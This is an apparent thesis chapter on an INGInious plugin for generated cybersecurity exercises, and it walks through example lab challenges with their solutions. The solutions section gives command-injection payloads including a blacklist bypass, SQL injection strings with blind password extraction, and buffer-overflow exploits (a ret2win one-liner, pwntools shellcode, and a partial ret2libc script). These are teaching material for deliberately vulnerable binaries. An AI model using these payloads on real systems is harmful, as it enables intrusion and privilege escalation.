

Figure 4.10: Editing a template from the website

The task administration system already presents in INGInious includes functionalities to edit the task files. In fact, each file in the task folder can be modified independently. This system allows renaming, deleting, modifying the content, creating a new file and also moving the file within the folder. To enable this, INGInious developers have used both javascript for dynamic management of the web page (list of files, content, ...) and a handler in the backend to manage all requests made asynchronously from the javascript code. Thanks to this feature, it is possible to easily modify task files.



Figure 4.11: Editing a file from the website

It seemed obvious to us to implement a similar system for templates to facilitate editing. Therefore, in order not to reinvent the wheel, we decided to reuse the existing code for tasks and apply it to templates. As the INGInious javascript plugin is included by default in the web pages, we could easily reuse it without major modifications. However, on the backend, the handler code for editing task files is very case-specific. Therefore, we were forced to write our own handler whose code is a copy of the task handler but specialised for template files. This is not ideal as the code is basically the same but we could not do otherwise without modifying the existing INGInious code, which is not desirable when writing a plugin.

The first version of a template (following the conditions [4.4.2]) must be created outside the INGInious frontend and then uploaded. The editing system, although very convenient for minor modifications, does not replace a classic code editor, which is much more powerful and practical.

Delete

It is also possible to delete a template directly from the frontend. Administrators can delete course-specific templates from their courses of course, but also global ones. This feature is fairly straightforward. If course administrators choose to permanently delete a template, all its files are deleted and its id freed. It is important to note here that tasks created from templates contain copies of the template files. So if a template is deleted, it does not affect the tasks that use it. However, no changes to the options of the said template are accepted for these tasks as they require the basic (deleted) files to be applied.

4.5 Task creation interface

To create new tasks in INGInious, course administrators have access to an interface from the course management page. Once a task has been created, it can be fully



Figure 4.12: Deleting a template

customised. This configuration is divided into two main parts: the options of the correction system and the management of the task exercises. For cybersecurity exercises, the only requirement related to the configuration of the correction system is the choice of images used for the containers. For the student container, it is mandatory to choose an image that is derived from the image **cychall-base**, specially created for our exercise system.



Figure 4.13: Creating a task with cybersecurity challenges

4.5.1 Defining a new sub-problem type

The configuration of the exercises that make up the task is done through a sub-problem management system. This system is well done and compatible with our new exercise system, so we decided to use it. In INGInious, tasks are composed of different sub-problems. As explained in section [3.1.2], there are several predefined types of sub-problems corresponding to different types of exercises. As we are defining a new type of exercise in our project, we started by creating a new type of problem

for INGInious. This makes it possible to completely customise the sub-problem management interface but also to facilitate handling in the backend when the task is modified.

Our new problem type cannot be derived from an existing type because it has nothing in common with them. Each problem type is defined as a class that inherits from the **Problem** class to handle all the details related to the operation of that problem type, for example, attributes. Therefore, we have created a new class **CychallProblem** derived from the base class **Problem**, which defines the methods common to all problem types. The instances of CychallProblem are very simple: they are just instances of Problem but get the path to the template used for the exercise. In addition to this, INGInious also defines the **DisplayableProblem** class which is used to manage the display of a problem type on the task creation interface of the course administration. As our templates may have a number of options selectable by the course administrator during the creation of the task, we also had to create a new type of DisplayableProblem, called **DisplayableCychallProblem**. To display sub-problem specific configuration options, the DisplayableProblem renders a custom HTML template for the selected sub-problem type.

Filling out challenges options

The user must first choose the template that will be used as the basis for the exercise. Then, he/she must choose a difficulty. As a reminder, the difficulty is the only mandatory option for all templates. It is only after having chosen the type of template and the difficulty that the rest of the options can be completed because they depend on it. Indeed, some options of a template can be available only for some difficulties. This is why we have defined two separate HTML templates for the management of Cychall sub-problem options. The first one displays the list of available templates and the list of difficulties associated with each of them. Once the choice of template and difficulty has been made, the second HTML template is displayed using javascript code included in the client-side page. This allows for a totally dynamic display of the exercise template options without having to reload the page.

Template options and their acceptable values are specified in the *configuration.yaml* file of a template, as shown on figure [4.1]. Thus, content creators have full control on the way options are chosen on the frontend. Each of the options, which corresponds to an HTML element, also has a unique id defined in the *configuration.yaml* so that it can be identified in the context.

Our system supports several types of input for options, each of which has its own attributes (matching the attributes of the corresponding HTML elements):

- *text*: a text input with its size and placeholder.
- *checkbox*: a simple checkbox and its default value.
- *select*: a scrolling list with its options.



Figure 4.14: Filling parameters

- *radio*: a group of radio buttons with their labels.

Of course, other option types could be added for future needs. However, it seems enough for us to be complete for the moment. One default parameter we choose to specify for all templates is the **difficulty** parameter. It is a simple scrolling list with different levels of difficulty for the challenge. It is a simple way for content creators to build several versions of the same challenge within the same template. Some options may be only relevant for some difficulty levels. Thus, it is also possible in the *configuration.yaml* to specify for which difficulty options must be displayed on the frontend.

4.5.2 Chaining challenges

When a teacher is creating a cybersecurity task, he/she can add several **cychall** sub-problems from the *sub-problems* tab of the task editing interface. Each sub-problem corresponds to one challenge. For each sub-problem, he/she must select the template to use. It is important to note that all sub-problems created must be of type cychall for the system to work.

The order of the sub-problems in the tab will also be the order with which the student will have to solve the challenges. Note that, in order to have a fully modular system, content creators must think about their challenges to be totally independent of one another. That way a teacher can choose any challenge without worrying about dependencies.

4.5.3 Modifying an existing task

As explained in section [4.3.2], we handle the creation of a task in a slightly different way from the INGInious method. As a reminder, when saving the task, we store the context of each sub-problem in a *.__build.yaml* file in the scripts folder so that we can use the context directly inside the containers during the build phase.



Figure 4.15: Adding challenges to a task

On the frontend, when a user wants to modify a task, INGInious extracts all the task information from the *task.yaml* file. The data from this file is loaded into the page to show the current state. Thus, all the configurations of the grading system (container image, timeout, ram, ...), as well as the list of all sub-problems and their options, are loaded. Our system only required modifications to the sub-problem management part as explained above, so we will focus on that here. Basically, INGInious injects all the data from the sub-problem into the HTML template used to display it. This is how the current state of the sub-problem can be changed.

However, as we explained earlier, we use two distinct HTML templates for the display of our sub-problems. The first one allows you to display the list of available exercise templates and to choose the difficulty of the exercise (corresponding to the upper part in figure [4.14]), while the second one allows you to display the list of available options for the chosen template and difficulty (corresponding to the lower part in figure [4.14]). The use of a second template for this page is not a usual practice of INGInious. Because of this, INGInious will, by default, only display the first one. Therefore, the sub-problem's basic data (id, description, ...) are displayed at the top as well as the current template selected and the difficulty.

In order to display the second template, we simply used the same dynamic options display we created. Thus, when the first template is loaded, a request, containing the id of the problem, the id of the exercise template and the difficulty, is sent asynchronously to the web server thanks to some javascript code. There, the content of the *.__build.yaml* file is parsed to extract the current context of the sub-problem. This is then used to complete the exercise options template which then gets displayed. With this system, we can load the context to allow edit of existing sub-problems.

4.6 Modification made to INGInious

The previous sections presented all the work we have done using the existing INGInious features and mechanisms. However, to be able to obtain what we have done, some changes were made to the INGInious core code. We tried as much as possible to maintain the coding style and sustainability of the code touched, so our modifications do not break any already existing or future projects.

The several modifications we have made will be here listed ordered by date, and we will explain how they relate to our plugin.

4.6.1 Launching a Kata container as worker

When we first used the container system from INGInious, it was only possible to select the Kata runtime by being root on the spawned container. Indeed, since, for the Docker runtime, the kernel is shared between the host and the container, it would be a great security issue to allow a student to be root even inside the container. Thus, the INGInious implementation was made to auto-select the Kata runtime when the root user was being requested. Hence, it was impossible to connect as any other user into the resulting container. So our first modification to the INGInious code was to make this possible [3].

4.6.2 Setup and teardown scripts

Upon spawning the student container from the grading one, it is possible to specify a setup script to run (e.g. we use this functionality to run the *cychall-build* command [4.3.3, 4.3.4]). For the needs of our chaining system [4.3.4], it must be possible to create new user accounts and modify permissions inside the student container, and the easier way to do so is by being root. By default, the setup and teardown scripts can only be run with the worker account. So we made it possible to use the root user during these phases [4].

4.6.3 Allow other user to connect via SSH

The SSH system from INGInious uses only two different users, namely root and worker. As stated in a previous section, our system creates one user per challenge in the task, and the student always starts with the *step1* user. Therefore, it must possible to connect to the student container with an account other than root or worker. Hence, we modified the several functions responsible to be able to specify the username to use for the student's connection to the container [5].

[3] https://github.com/UCL-INGI/INGInious/commit/97080ff1cd5ef295f7f56adace84c69a66a90e54
[4] https://github.com/UCL-INGI/INGInious/commit/c81902d77b779f6aaea0641ea6908dea6d4f85ac
[5] https://github.com/UCL-INGI/INGInious/commit/b67b3d2ce9e427f2c5cc57aa4f6d88462193fea8

4.6.4 Accessing course object and task id in DisplayableProblem class

The *DisplayableProblem* class is used, as its name says, to manage the displaying of sub-problems on the frontend. For our new type of sub-problem [4.5.1], we needed the current course id to retrieve the list of course specific templates. Thus, we extended the responsible base class method as well as their children's with the arguments **args* and ***kwargs*, allowing extra positional and named arguments to the function. It was then possible to pass the course object as an extra named argument to the function that builds the actual HTML sub-problem edition form [6].

[6] https://github.com/UCL-INGI/INGInious/commit/c1bdbc11ef89b8d7439cb26e606213783a0445f4

Chapter 5
Validation

In order to check the implementation of the exercise system, we have created several example templates. Our aim was of course to explore the possibilities that the use of templates opened up. In doing so, we discovered the complexity of creating exercises, especially in terms of the imagination and time it takes. This clearly confirmed the usefulness of an exercise generation system like ours. In this chapter, we will present in detail the different examples we have created.

5.1 Basic buffer overflow

OWASP describes buffer overflow as errors caused by the intentional or unintentional overwriting of memory fragments of a process which shouldn't have been modified [7]. This attack results in the program behaving in an unexpected way and can lead to a crash, data corruption or even the execution of malicious code. It is one of the most well-known and common vulnerability.

The template allows you to generate variations of basic buffer overflow exercises. By this we mean that the goal is to simply overwrite a boolean variable stored next to the buffer. The program asks the user to enter a password which is vulnerably stored in a buffer using **gets**. If the password is correct, the boolean variable is changed to *True* and the message **"Correct password"** is displayed. Otherwise, the message **"Wrong password"** is shown. By exploiting the use of **gets**, it is possible to overflow the buffer by entering a password that is longer than the size of the buffer and thus overwrite the boolean variable so that it is always *True*. The login will be bypassed as it is this variable that is used to confirm authentication. The code of the template can be read in figure A.3.

5.1.1 Options

Several options have been created for this challenge to make it modular. They are all defined in a **configuration.yaml** file as shown in figure A.3.

Common Regardless of the difficulty chosen, the *use_random* option is always available. It can be activated via a checkbox on the sub-problem editing interface. As the name suggests, it allows you to set a random password instead of a fixed one for the authentication in the exercise. If enabled, the password expected by the application will be a random *md5* hash. Otherwise, it is set to the value *St4t1c P455w0rD*. This can be used to prevent the password from being guessed/re-used.

Easy The easy mode has no particular options other than common option. However, the source file *challenge.c* will be readable by the user. This greatly simplifies the

exercise as the correct password can be read directly.

Hard In hard mode, the aim of the exercise is slightly modified. Instead of simply overwriting the boolean value so that it evaluates to **True** (any integer value other than 0), it must be given a precise value called **specific_value**. This expected value can be chosen from the interface from a list of three possible values: *0xdeadbeef*, *0xdeadc0de* or *0xc001*.

5.1.2 Setup file

The setup file used for this challenge is shown in figure A.3. It starts by extracting the difficulty from the context then the template is parsed. After that, the source file gets compiled. The ownership and permissions of all the files in the challenge directory are set. Using the difficulty, we set specific permissions on the *challenge.c* source file so that it can be read by the user on easy mode. Finally, a shell wrapper is added to challenge so that the user is automatically switched to the next step if he succeeds.

5.1.3 Solutions

Easy In this mode, the challenge is trivial. Indeed,you can simply read the contents of the source file to know the password and thus succeed. If, however, you really want to do a buffer overflow, then you can simply get the size of the buffer in the *challenge.c*. With this, we can easily fill the buffer and overflow it to overwrite the boolean variable. For example, if the buffer size is 200, the user must simply enter over 200 characters as password to pass the challenge.

Hard To solve the challenge, you have to use a password of the exact size of the buffer followed by the expected value. To do that, you must first know the exact size of the buffer. In hard mode, the user cannot know the size of the buffer by reading the source file. The most trivial solution is therefore trial and error to find the right size. You execute the challenge multiple times and increase the password size each time. However, it will be very long to do that manually. The other solution is to use **gdb** on the *challenge* executable to read the buffer size directly from the binary file. The same method can then be used to retrieve the expected value.

5.2 Command injection

According to OWASP, Command injection occurs when a vulnerable application passes unsafe user data to a shell. This allows an attacker to execute arbitrary commands on the system with the privileges of the application [15].

For this exercise, we have created a template of a wrapper program around the ping command. This is a command that allows you to test the availability of the host specified in the parameter by sending ICMP requests. The wrapper asks the user for

the IP address to contact and then calls the ping command through a system shell. The code of the template is available in figure A.4.

5.2.1 Options

We have defined a series of configurable options for this exercise. As with all challenges, the configuration of the exercise is contained in a configuration.yaml file [A.4]. We will describe here all the options and their use.

Easy There are no specific options for easy mode. Only the options common to all modes are used. The user's input is simply copied into a buffer and passed to the ping command. Therefore, any command that fits into the input buffer can be injected.

Hard In hard mode, the user's input is first compared to a blacklist before being passed to the ping command. This allows the presence of an injected command to be detected. The aim of the exercise is therefore to succeed in bypassing the blacklist.

- Blacklist: the content of the blacklist is controllable from the sub-problem editing interface by specifying the comma-separated list of commands that compose it.

Common These options are used regardless of the chosen difficulty.

- Buffer size: it is used to control the size of the input buffer. The larger it is, the more complex the injected commands can be. The minimum value is 20 to be able to copy a complete ipv4 address.
- Open source: it is used in the setup file to control the permissions on the challenge source file. If set to True, the *challenge.c* file is available to the user. This makes the challenge easier because the user can, for example, know the contents of the blacklist.

5.2.2 Setup file

The setup file used for this challenge is very basic as the figure A.4 shows. In summary, the template is parsed and the resulting c-file is compiled. The ownership and permissions of the files in the folder are set. If the *open_source* option is enabled, the *challenge.c* file is readable by the next user. Otherwise, it is not readable by anyone. Finally, for this challenge to work properly, the executable must have the setuid and setgid bits set. This is mandatory because the purpose of the exercise is to execute commands with the permissions of the vulnerable application, which requires the presence of these bits. To do this, we add the sguid wrapper.

By using this setup file, the user must obtain a shell to succeed. Indeed, as injected commands are executed with the rights of the next user, by injecting a command that spawns a shell, we will have the rights of the next user inside it.

The user can then move on to the next exercise. However, by adding the password wrapper after the sguid wrapper, the challenge becomes a CTF where the goal is to retrieve the flag stored in the next user's folder.

5.2.3 Solutions

To inject a command, you must first bypass the ping command by inserting a '**;**' which is the bash command separator. The ping command will return an error and the injected command will then be executed.

Easy

Shell In easy mode, this challenge is trivial as you just need to inject the **sh** command to get a shell. This can be done as follows:

```
1 > a;sh
```

CTF Here, the goal is to retrieve the flag from a file in the next user's folder. To do this, there are a lot of commands that allow to read the content of a file like **cat**, **tac**, **less**, etc. For example, if the next user is *step2*, the challenge can be solved like this:

```
1 > a;cat ../step2/flag
```

The flag can then be added to the list of found flags and used as the next user's password to proceed to the next sub-exercise.

```
1 > found-flag INGInious{example-flag}
2 > su step2
3 Password: INGInious{example-flag}
```

Hard

Bypassing the blacklist The flow of the exercise in hard mode is similar to the easy mode. The only difference is that you have to succeed in bypassing the blacklist. Of course, the difficulty of the bypass depends on the choice of blacklisted commands. However, there are many different commands that can be used to obtain a shell or to read the contents of a file. You just have to find one that is not blacklisted. In addition, it is possible to use tricks to execute blacklisted commands. This can be done by abusing bash features. For example, if the **sh** command is blacklisted, the following injection will still give you a shell:

```
1 > a;s'h'
```

5.3 SQL injection

According to OWASP Top 10, injection is placed third in the list in 2021. SQL injections are part of the most common ones. SQL injection allows an attacker

to extract sensible information from a database, or read files from the server, and sometimes pivot to a remote code execution [9].

For this exercise, the template we created is a pretty simple authentication binary. The program asks for a username and a password, and if the couple is in the database a welcoming message is displayed to the user. Otherwise, an error message is returned. The code of the template is available in figure A.5.

5.3.1 Options

As for the other exercises, we have defined some configurable options [A.5].

There are no options linked to a particular difficulty, hence these options are used regardless of the chosen difficulty.

- Open source: it is used in the setup file to control the permissions on the challenge source file. If set to True, the *challenge.c* file is available to the user. The challenge is then more straightforward since the student can directly understand what is done by the binary. However, he/she could also achieve this by disassembling the binary, but it requires a little bit more effort.

- Username buffer size: it is used to control the size of the input buffer for the username. The default value is 128 bytes. The larger it is, the bigger the student injection can be. Thus, it can restrict the student payload's size and force him/her to find an optimal one.

5.3.2 Setup file

As for other challenges, the setup file shown in A.5 first parse and compile the challenge binary. A new flag is generated and will be used as password for the next user. The database contains several accounts, including the next user username along with the flag as password. The permissions over the different files and folder are then set, according to the chosen options.

Since the *database.db* file must not be readable with the current step account (so the student cannot directly read the password from the file), we add the *sguid* wrapper around the challenge binary so it gets the rights of the next user, who can read the database. Finally, we add the password wrapper around the challenge to set the password for the next user account on the system.

5.3.3 Solutions

Whatever the difficulty is, the SQL query stays the same:

```
1 SELECT * FROM users WHERE username = '%s' AND password = '%s';
```

Where the student's inputs for username and password are directly injected into the query.

However, the feedback given to the student is different.

Difficulty *Direct* With this difficulty, the student gets the account's password with which he/she successfully connects according to the SQL query. Hence, a simple injection in the username buffer as "**next-user';**" and any password should suffice. Indeed, the query then become:

```
1 SELECT * FROM users WHERE username = 'next-user';' AND password = '
    ';
```

The first query stops at the first semicolon then returns the information for the **next-user** user from the database. The student then gets its password displayed and can connect to the next user account on the system.

Difficulty *Blind* In hard mode, the student does not get the password displayed when correctly connecting to an account. He/She only gets a welcoming message, letting him/her know that the connection was successful and that the query returned some results.

The goal is then to leak the password blindly based on the boolean response we get from having or not the welcoming message.

The solution idea (that needs to be automated so it does not take an eternity by hand), is to perform the following kind of injection **next-user' AND password LIKE 'a%';** for the query to looks like:

```
1 SELECT * FROM users WHERE username = 'next-user' AND password LIKE
    'a%';' AND password = '';
```

Thus, if the **password LIKE 'a%'** is true (e.g. the welcoming message is returned), it means that the password of the user *next-user* starts with an *a*. Otherwise, we can test for another character until we find the right one. This operation is repeated for each character of the password.

To automatise this attack, the pwntools python module is installed onto the system, so the student can write his/her exploit using it.

5.4 Buffer overflow - execution flow control

Binary exploitation is a really large field. Indeed, the Root-Me platform [2.1] has the most challenges. From simple buffer overflow using non secure functions to advance technique as blind Return Object Programming, there are quite infinite possibilities for challenges.

For this exercise, the templated source code is pretty simple and allows the user to input more data into a buffer than intended [A.6]. From this really simple source code, it is possible to choose various directions for the challenge as it will be explained in the section below.

5.4.1 Options

As for the other exercises, we have defined some configurable options [A.6].

There are no options linked to a particular difficulty, hence these options are used regardless of the chosen difficulty.

- Bits: it is used to specify that the resulting binary being produced will be supported by 32 bits architectures. Since exploitation mechanisms differ between 32 and 64 bits, it doubles the number of different challenges that can be produced.

- Open source: it is used in the setup file to control the permissions on the challenge source file. If set to True, the *challenge.c* file is available to the user. The challenge is then more straightforward since the student can directly understand what is done by the binary. However, he/she could also achieve this by disassembling the binary, but it requires a little bit more effort.

5.4.2 Setup file

As for other challenges, the setup file shown in [A.5] first parses the challenge template, but does not compile it right after. As the compilation options are different depending on the challenge being produced, binary protection are being enabled or disabled according to the chosen challenge and options.

The challenge source code is then compiled with the different options, and a SGUID wrapper is added so that the user can become the next user by exploiting the binary.

5.4.3 Solutions

For every challenge produced, the goal is the same: redirecting the execution flow so that instructions other than the binary ones will be executed.

Difficulty *Redirect* For this difficulty, the compilation command is **gcc challenge.c -o challenge -fno-stack-protector -no-pie -Wl,-z,relro,-z,now,-z,noexecstack** and an extra function is added into the challenge source code:

```
void help(){
    setreuid(geteuid(), geteuid());
    setregid(getegid(), getegid());
    char *argv[] = { "/bin/bash", "-p", NULL };
    execve(argv[0], argv, NULL);
}
```

ASLR is still enabled, so the stack, heap and librairies don't stay at the same address between executions. However, the instructions are not moved (no PIE) so the **help** function will always be loaded at the same address in memory. By disassembling the binary it is possible to know this address, then exploit the vulnerable **gets** function to write more data that expected, and rewrite the return address to redirect the execution flow to execute the **help** function.

The exploitation one-liner looks like that:

```
(python3 -c "import sys;sys.stdout.buffer.write(b'A'*(272 + 8) + b
    '[8-byte little-endian help function address]' + b'\n')"; cat -)
     | ./challenge
```

Firstly, 272 bytes are given to fill the buffer (the compiler actually allocates 272 bytes instead of 256). Then 8 more bytes to overwrite the **rbp** register pushed onto the stack at the beginning of the function. Finally we place the **help** function address (beware of the endianness), followed by a carrier-return character so the **gets** function stops reading stdin. The **cat** command is here to maintain the stdin open, without it the function is called but the program exit immediately.

Difficulty *Stack* For this difficulty, the compilation command is **gcc challenge.c -o challenge -fno-stack-protector -no-pie -Wl,-z,relro,-z,now,-z,execstack** and ASLR is being disabled.

ASLR is disabled so the stack stays at the same place at each execution of the binary. The stack is even executable so the user can place its shellcode on it and redirects the execution flow.

Using gdb we can determine the address of the buffer on the stack (well actually not exactly as gdb adds some more things on the stack, but the address we got is pretty close), and then write our exploit with the help of the python *pwntools* module:

```
from pwn import *

if __name__ == "__main__":
    context.binary = ELF('./challenge')

    p = process()

    shell = shellcraft.setreuid([next user uid])
    shell += shellcraft.setregid([next user gid])
    shell += shellcraft.sh()

    payload =  b"A" * 280
    payload += p64([address of buffer on stack] + 300)
    payload += asm(shellcraft.nop()) * 50
    payload += asm(shell)

    p.sendline(payload)

    p.interactive()
```

Our shellcode will set the proper uid and gid, since the challenge binary as the suid and sgid bits set, then it will executes */bin/sh* and give us a shell to the next user account.

The payload starts with 272 bytes and 8 extra ones to overwrite **rbp**. Right after there is the address of the buffer on the stack with an offset poiting into after the return address where will be placed our shellcode prefixed with a NOP slide.

The shellcode is placed after the return address since it it was placed before it could be overwritten by itself when push/pop instructions are being executed, and therefore the exploitation fails.

Difficulty *Lib-C* For this one, the stack is not executable, nevertheless ASLR still disabled in order for the several librairies to be loaded at the same address each time.

Using the **ldd** command, we can determine the address where the libc is being loaded by the binary:

```
$ ldd challenge
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

Hence, we know that the libc will be always loaded at *0x00007ffff7dc1000* by the binary. Using again *pwntools*, we can determine get the address of the **system** function from libc and produce the following exploit:

```python
from pwn import *

if __name__ == "__main__":
    binary = ELF("./challenge")
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

    libc.address = 0x00007ffff7dc1000

    context.binary = binary
    rop = ROP(binary)
    p = process()

    pop_rdi = rop.rdi.address
